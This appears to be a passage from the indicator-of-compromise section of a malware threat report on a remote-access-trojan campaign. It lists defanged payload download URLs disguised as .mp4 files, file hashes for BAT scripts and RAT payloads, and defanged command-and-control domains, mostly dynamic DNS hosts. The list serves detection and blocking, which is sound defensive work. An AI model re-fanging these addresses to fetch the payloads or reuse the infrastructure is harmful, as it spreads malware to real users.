hxxps://l.top4top[.]io/m_1873nhl0n1.mp4

hxxps://k.top4top[.]io/m_187417etw1.mp4

hxxps://i.top4top[.]io/m_1891i29ay1.mp4

BAT Script Hashes (Used in VBS Version 4)

52ec383c880523d12cec868c201e643e05ad817625527dbcb9be53f6c36b202b

d6d712cf32ddc695d1b79d888960e18f1134f2009fe43833da5f3b1a84651a99

6e6c0278bb1388752b9bb8d4f1c60f9c23c8aa4b03b0027e4b0195286ebef7d2

256b1c20dec69bda5de7092f2846c7accf6ba55ae211d7754da7c7893b24aabc

ef4e3ed27644d83b0f12bdf3d42a74e769c0a4c47e055e3dcec290bff42144d7

eccb48792fe2d645079eb6413bcbd0de174ccd648253e660e630877c804c9aab

8b6dbd7728407ce50e813a7207dbea18709200c452b89e39514abc2e38f76b06

b319baef34f08bec5dc157a01da89307214380d510314825253a6b3501258fdf

5c5cbf9ddb8bde708b334bffb4cf975b79b6af982f6265dd409b9c77847a37f4

RAT Payload Hashes

23d4837df84a76f96c674581c96e6a1729bac2981787d3b36ac5149d861f13e5

aefeb07afc0d9f4d09ab09317db14edef1b58df175f70cf6ea88d7f6cdce8cfc

d452cee94e3a2d58b05e9f62a4aa4004c0632d9b56fa8b57664d295bc88c4df0

e8aca8f27af178b2c191206c7bc04bfddc604a78b95699a72ca20c22f618c9b0

8c8e3494796cbd908da7555cff60ed755b18d2b24b398d57a1d8622990d47495

c8ca46366ec70b0463b3ee7e747c1c22e1d42f7e7e77e0e896edf99aebdbeb10

64345e03d3cc3c080eeb19bdc8db8ddd386083bae3690554b22ee97471354f33

93b0f634bf697c39175a5ad77cc16e4dabf3a10bb0fe81d7a77156d7e5e6ff12

c06fdc9f0dbfd0b42d74c9226ed28f3f52b5bfc04af70f58b8b5b16439196184

17a97f5698f2f19b4b43dc985193f734f8146c83d73daf853df9506f58b696b3

b1606f9dc2798f3bcb1db5bd72eeb4720ada1ba13e9d769d223f5f7df8be9a8f

3378488a2930d73c433e9bbedbeb9065753dd5e236552aa80dd553a7e73ce693

e38f7a1882ac64fab611b3be73fda7eece5fb9a6ea131b36985aa60a0988e937

620b8057f975eb2475b9a5a0756f21d4b866acc1f02c418ee3d994b74ee6bb77

055e3fc1e814fd23db5950fe2858c06042c911e47dc81c96d8aec8e3d20f3eaf

83c50b63c53421202059c528c855b487bc6651a785b40fe521a7e892e4dcd00a

08f3a0e2cc6e748bd5843e31a5c1ca27b4777a3e06f3aa254a830abf9ba34e11

982fb66d84c3d4c8665af9d24a22f3a32c4b9c1aab322db2c79cbe618ed28294

54338b912efb3f4ee2f6760b97d57f924b96215c28c53715cadb7d6636ac6403

146f7a39df033afe4bb001da5b4a6eceb89f9efab5538c470b7f7f3cb4bbd15e

RAT C2 domains

adobe.myactivedirectory[.]com
loading8992.bounceme[.]net
asin8989.ddns[.]net
asin8988.ddns[.]net
asin8990.ddns[.]net
housecommand.duckdns[.]org
kingslanddomain.ddns[.]net
h0pe1759.ddns[.]net
kimjoy.ddns[.]net

kimjoy007.dyndns[.]org
n0ahark2021.ddns[.]net
bodmas01.zapto[.]org
builtx.ddns[.]net
sharjah@alamdarhardware[.]com

alice2019.myftp[.]biz

franco.ddns[.]net

Related variants from hunting for the PDB path

74b35b4efbb35be941747e075989cca934ddf075a27d2ed84c55ac018190f207

1162f338d95149e78b06479cbf8434ad5dfe0ef42913be4ccd2237f6425d1551

f65d048df081eb235c6b9b39af82d7c1a68931eda1af0214a1a941ee2aa3ba2e

04dea3527462450590d5ea02c65e0ff5704e62dc1e09ae9bdca3ea4fa8ade5b2

2df4ea5c1fe41c99bf1dcbbcadde0b79eba958527ef99def40c138bd4ff22a2d

81f56c1f8736b6c44d8b968b0073358db048d19dc5695e5df102c27d01f9f571